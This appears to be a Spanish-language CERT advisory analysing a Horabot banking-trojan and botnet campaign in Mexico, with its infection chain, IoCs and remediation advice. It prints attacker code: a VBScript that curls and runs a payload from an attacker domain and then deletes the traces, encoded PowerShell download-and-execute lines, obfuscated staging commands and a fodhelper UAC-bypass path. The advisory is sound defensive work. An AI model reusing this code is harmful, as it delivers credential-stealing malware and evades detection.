Nueva variante de Horabot ofuscado en México

21/03/2025 (Actualización 28/03/2025)

David.martin@arteria.com.mx

Alerta de ataque de nueva variante de Horabot ofuscado en México 21/03/2025

El equipo **CERT-Arteria** ha detectado una nueva campaña activa de una variante altamente ofuscada/cifrada de Horabot en México.


- "Horabot" es una botnet con diversas funciones: envía un conocido troyano bancario y una herramienta de spam a las máquinas de las víctimas en una campaña que ha estado en curso con variantes desde al menos noviembre de 2020.
- El actor de amenazas parece estar apuntando a usuarios de habla hispana en Latinoamérica y, según nuestro análisis, podría estar ubicado parcialmente en Brasil.
- Horabot permite al actor de amenazas controlar el buzón de Outlook de la víctima, filtrar las direcciones de correo electrónico de los contactos y enviar correos electrónicos de phishing con archivos adjuntos HTML maliciosos a todas las direcciones del buzón de la víctima.
- El troyano bancario puede recopilar las credenciales de acceso de la víctima a diversas cuentas en línea, información del sistema operativo e incluye un keylogger. También roba códigos de seguridad de un solo uso o tokens de software de las aplicaciones de banca en línea de la víctima.
- La herramienta de spam compromete las cuentas de correo lo que permite al actor de amenazas tomar el control de esos buzones, filtrar las direcciones de correo electrónico de sus contactos y enviar correos electrónicos spam.

Nuestra *investigación en curso* hasta las 12:00 CST 28/03/2025 indican que la infección consta de 3 pasos *esquematizados de manera general* como sigue:

1-Vector y entrega:

El equipo victima recibe un correo malicioso que tiene como título:
Solicitud de cotizacion para su evaluacion [cadena numérica de fecha y hora].

Este correo contiene un adjunto con nombre Adjuntos-[*cadena numérica de fecha y hora*].PDF.zip , ofuscado en **base64** con múltiples extensiones consecutivas ***.html.pdf.zip*** que dificultan la detección por parte de los controles antimalware de correo.




El adjunto malicioso tiene como objetivo final la descarga del Troyano **HTML/IFrame.SJ** la dirección de descarga se encuentra ofuscada en base64. La dirección descifrada es:
hxxps[:]//g4.webcorreo.store/2103/
El cual es un dominio de redirección que tiene como destino el dominio ***facturasturoni[.]shop*** y la segunda fase de la infección.


2-Instalación

La segunda fase comienza una vez que la victima abre el archivo adjunto, el troyano se activa y visita varios recursos de etapas de instalación redireccionando sucesivamente entre URLs del dominio:


hxxps[:]//wwwf060225.facturasturoni.shop/



La siguiente fase del Troyano llama un código con anotaciones en ***portugués*** que entre otras actividades crea un archivo con un cifrado personal del atacante basado en sustituciones y @@@ que será referenciado en la siguiente etapa, este archivo A.txt es el que contiene la URL de descarga de **Horabot.**




Así también el script borra los archivos temporales de instalación para eliminar evidencias.




```
    Dim conteudo1
    conteudo1 = "@14@12@17@24 @18@14@33 (@23@14@32-@24@11@19@14@12@29 @23@14@29.@32@14@11@12@21@18@14@23@29).@13@24@32@23@21@24@10@13@28@29@27@18@23@16('@17@29@29@25://@2@0@9.@7@4.@7@1.@1@6@8
/@21@21@2@3@1@0/@10@29@3')  | @25@24@32@14@27@28@17@14@21.@14@33@14 -@23@24@25 -@32@18@23 @1"

    ' Escreve o conteÃºdo no primeiro arquivo
    arquivo1.WriteLine conteudo1
    arquivo1.Close

    ' CriaÃ§Ã£o do arquivo .cmd para executar o curl
    Dim caraca, tempFile
    Set caraca = CreateObject("Scripting.FileSystemObject")
    tempFile = caminhoPasta & "\A22_Aws.cmd"

    ' URL do arquivo a ser baixado
    Dim url
    url = "https://wwwf060225.facturasturoni.shop/md/bt"

    ' Caminho onde o arquivo serÃ¡ salvo
    Dim outputFile
    outputFile = tempFile

    ' Comando curl para baixar o arquivo
    Dim command
    command = "curl -o """ & outputFile & """ """ & url & """"

    ' Executa o comando curl de forma oculta
    Set shell = CreateObject("WScript.Shell")
    shell.Run command, 0, True  ' 0 "0" faz a janela nÃ£o aparecer

    ' Executa o arquivo .cmd apÃ³s o download
    shell.Run tempFile, 1, True

    ' Deleta o arquivo .cmd e o primeiro arquivo
    If fso.FileExists(tempFile) Then
        caraca.DeleteFile tempFile
    End If

    If fso.FileExists(nomeArquivo1) Then
        caraca.DeleteFile nomeArquivo1
    End If

    ' Libera objetos
    Set fso = Nothing
    Set caraca = Nothing
    Set shell = Nothing

Else
    ' A pasta jÃ¡ existe
End If
```

El script redirecciona a la siguiente etapa:



```
    Dim conteudo1
    conteudo1 = "@14@12@17@24 @18@14@33 (@23@14@32-@24@11@19@14@12@29 @23@14@29.@32@14@11@12@21@18@14@23@29).@13@24@32@23@21@24@10@13@28@29@27@18@23@16('@17@29@29@25://@2@0@9.@7@4.@7@1.@1@6@8
/@21@21@2@3@1@0/@10@29@3')  | @25@24@32@14@27@28@17@14@21.@14@33@14 -@23@24@25 -@32@18@23 @1"

    ' Escreve o conteÃºdo no primeiro arquivo
    arquivo1.WriteLine conteudo1
    arquivo1.Close

    ' CriaÃ§Ã£o do arquivo .cmd para executar o curl
    Dim caraca, tempFile
    Set caraca = CreateObject("Scripting.FileSystemObject")
    tempFile = caminhoPasta & "\A22_Aws.cmd"

    ' URL do arquivo a ser baixado
    Dim url
    url = "https://wwwf060225.facturasturoni.shop/md/bt"

    ' Caminho onde o arquivo serÃ¡ salvo
    Dim outputFile
    outputFile = tempFile

    ' Comando curl para baixar o arquivo
    Dim command
    command = "curl -o """ & outputFile & """ """ & url & """"

    ' Executa o comando curl de forma oculta
    Set shell = CreateObject("WScript.Shell")
    shell.Run command, 0, True  ' 0 "0" faz a janela nÃ£o aparecer

    ' Executa o arquivo .cmd apÃ³s o download
    shell.Run tempFile, 1, True

    ' Deleta o arquivo .cmd e o primeiro arquivo
    If fso.FileExists(tempFile) Then
        caraca.DeleteFile tempFile
    End If

    If fso.FileExists(nomeArquivo1) Then
        caraca.DeleteFile nomeArquivo1
    End If

    ' Libera objetos
    Set fso = Nothing
    Set caraca = Nothing
    Set shell = Nothing

Else
    ' A pasta jÃ¡ existe
End If
```




En esta fase el Troyano utiliza el archivo **%TEMP%\WinUpdate_\A.txt** que ha creado previamente cifrado en el equipo victima para pasar a la tercera fase.

El archivo A.txt que contiene el cifrado con @@@ es descifrado a la dirección:

hxxp[:]//209.74.71[.]168/ll2310/at3


3-Infección

La IP 209.74.71[.]168 contiene varios scripts altamente ofuscados que tienen como objetivo la descarga de una nueva variante de la botnet Horabot.




El script de la URL anterior es el ***primer indicio detectado*** de esta variante como Horabot por Hybrid Analysis el 5 de febrero del 2025, a partir de este punto es recomendable consultar la investigación de TALOS de Horabot (2023) incluida al final de este documento.

https://www.hybrid-analysis.com/sample/62d0b4e793eb398851e0d45c45c575e24be4a7228cc96c82b58f79c0123a9746/67a3a592f9e86fbe880f9d90



A partir de esta etapa el host infectado ***empezará a diseminar correos de infección a través del secuestro de sus clientes de correo.***

El script anterior esta también altamente ofuscado en base64 y asigna valores a variables ilegibles compuestas por diagonales y pipes.



Los valores descifrados de base64 son muy numerosos, los mas relevantes son los siguientes:

`%ProgramFiles%\Internet Explorer\iexplre.exe,1`

Es utilizado para varias funciones y redirecciones.

`HKCU:\Software\Classes\ms-settings\Shell\Open\command`

Es utilizado para ejecutar instrucciones.

`C:\Windows\System32\fodhelper.exe`

Es utilizado para ***deshabilitar Windows Defender***.

`WebView2Loader`

Es utilizado para comunicación con el C2 del atacante.

`hxxp[:]//209.74.71[.]168/md/ext.zip`
`hxxp[:]//209.74.71[.]168/md/md.zip`


Utilizados para descargar herramientas/funcionalidades de Horabot.

`MSVCR100.dll`

Descarga la DLL para ser ejecutada posteriormente.

`hxxp[:]//209.74.71[.]168/ps1/index26.php`

Utilizado para establecer el **origen y atribución del ataque.**



Brazil

```
"@14@12@17@24 @18@14@33 (@23@14@32-@24@11@19@14@12@29
@23@14@29.@32@14@11@12@21@18@14@23@29).@13@24@32@23@21@24@10@13@28@29@27@18@23@1
6('@17@29@29@25@28://@12@24@23@29@10@11@21@14@25@10@27@26.@28@17@24@25/@10/@0@8/
@1@5@0@8@2@2/@10@30/@10@30')  | @25@24@32@14@27@28@17@14@21@21.@14@33@14 -
@23@24@25 -@32@18@23 @1 -

echo iex (wow-object
net.webclient).downloadingstring("hxxps[:]//contableparq[.]show/a/08/150822/av/a
v")|powershell.exe -nop -win 1-
```

```
@14@12@17@24 @18@14@33 (@23@14@32-@24@11@19@14@12@29
@23@14@29.@32@14@11@12@21@18@14@23@29).@13@24@32@23@21@24@10@13@28@29@27@18@23@1
6('@17@29@29@25@28://@12@24@23@29@10@11@21@14@25@10@27@26.@28@17@24@25/@10/@0@8/
@1@5@0@8@2@2/@30@25/@30@25')  | @25@24@32@14@27@28@17@14@21@21.@14@33@14 -
@23@24@25 -@32@18@23 @1 -

echo iex(wow -object
net.webclient).downloadingstring("hxxps[:]//contableparq[.]show/a/08/150822/up/u
p")|powershell.exe -nop -win 1-
```

Esas URLs son utilizadas para descargar y ejecutar variantes de Horabot en caso de que la principal no se encuentre disponible.

```
┌──(kali㉿kali)-[~/Downloads/md]
└─$ strings exe.txt | grep "globalsign.com"
"http://ocsp2.globalsign.com/rootr306
%http://crl.globalsign.com/root-r3.crl0c
&https://www.globalsign.com/repository/0
<http://secure.globalsign.com/cacert/gscodesignsha2g3ocsp.crt08
,http://ocsp2.globalsign.com/gscodesignsha2g30V
&https://www.globalsign.com/repository/0
.http://crl.globalsign.com/gscodesignsha2g3.crl0
&https://www.globalsign.com/repository/0
-http://ocsp.globalsign.com/ca/gstsacasha384g40C
7http://secure.globalsign.com/cacert/gstsacasha384g4.crt0
0http://crl.globalsign.com/ca/gstsacasha384g4.crl0
"http://ocsp2.globalsign.com/rootr606
%http://crl.globalsign.com/root-r6.crl0G
&https://www.globalsign.com/repository/0
"http://ocsp2.globalsign.com/rootr306
%http://crl.globalsign.com/root-r3.crl0G
&https://www.globalsign.com/repository/0
```

Dentro de los artefactos descargados de hxxp[:]//209.74.71[.]168/md/md.zip se encuentran también las URLs anteriores de certificados para la descarga de los módulos de Horabot.

El script también renombra los archivos en cada iteración de manera diferente:

```
Rename-Item -NewName
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}.zip") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}.${\\\\\\/|\/|/\\\_
\\\\/|_}")
Expand-Archive -Path
"${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}.${/|\/|////\_|/|\\\
\\\/\\\\/\/\/\|}" -DestinationPath "${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}"
Rename-Item -NewName
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}.${/|\/|////\_|/|\\
```

```
\\\\/|}") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${/|\/|////\_|/|\\\\\\/|}${_tx}")
attrib +R +S +H
"${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}.${/|\/|////\_|/|\\\
\\\/|_}"
Rename-Item -NewName
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}.ia") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\6${_tx}")
Rename-Item -NewName
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}.ai") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\b${_tx}")
Rename-Item -NewName
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}.at") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\c${_tx}")
Rename-Item -NewName
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}.mdat") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\at${_tx}")
Rename-Item -NewName
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}i7${ex}") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\i7${_tx}")
Rename-Item -NewName
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}bt.ia") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\7${_tx}")
Rename-Item -NewName
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${\\\\\\/|\/|/\\\_\\\\/|}.bai") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\bt${_tx}")
Rename-Item -NewName ("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${_jl}${dx}") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${_jl}${tx}")
Rename-Item -NewName ("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${_ms}${dx}") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${_ms}${tx}")
Rename-Item -NewName ("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${_wb}${dx}") -Path
("${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|}\${_wb}${tx}")
del ${\\/////////////////////////}${\\\\\\/|\/|/\\\_\\\\/|_}\*.zip
shutdown /r /t 300
```

Se recomienda a los clientes las siguientes acciones:

1. **Aislar totalmente** aquellos hosts que presenten incidencia de visitas a las URLs incluidas en la *lista de IoCs al final de este documento,* o envío malicioso de correos con el esquema mencionado.
2. **Revocar todas las credenciales** de acceso bancarias y de sistema que hayan estado almacenadas en los dispositivos infectados.
3. **Reinstalar** los sistemas que hayan tenido incidencias de visitas a las *URLs incluidas en la lista de IoCs al final de este documento.*
4. Concientizar y notificar a los usuarios pertinentes sobre estos eventos.

Se están aplicando acciones de bloqueo y se recomienda notificar a los usuarios sobre estos eventos

Se incluye en la parte final del documento la investigación de ***TALOS de Horabot (2023)*** si bien ***los indicadores de compromiso (IoCs) de esa versión ya no son válidos***, las tácticas, técnicas y procedimientos (TTPs) siguen siendo muy similares.

IoCs:

Adjuntos-20250321-123159.PDF.zip
Adjunto HTML.PDF.ZIP
SHA256 f7add2f44289162ec5f5dc5087995c54f385860149ef02875a21770c123bf3be

Hashes del adjunto malicioso PDF:
SHA256 da9129f466a2e2741c074a645a912048a1cb71ac01ecc6386eee6ab43683e487
SHA1 7d33342e9e1f4dce5acef227579dba266c460a3f
MD5 583eb565dcd043d4807083a1661c0943

Hash del HTML:
SHA256 17e1d7bae582957ad3ce785f42e388afd8b200ecc52ccf1109f1593aad58bb12

##

URL ofuscada en el adjunto:
hxxps[:]//g4.webcorreo.store/2103/
IP:
104.21.53.27
172.67.210.100

URL final de destino del artefacto que descarga el Troyano HTML/IFrame.SJ:
hxxps[:]//wwwf060225.facturasturoni.shop/index25.php
IP:
172.67.130.190

##
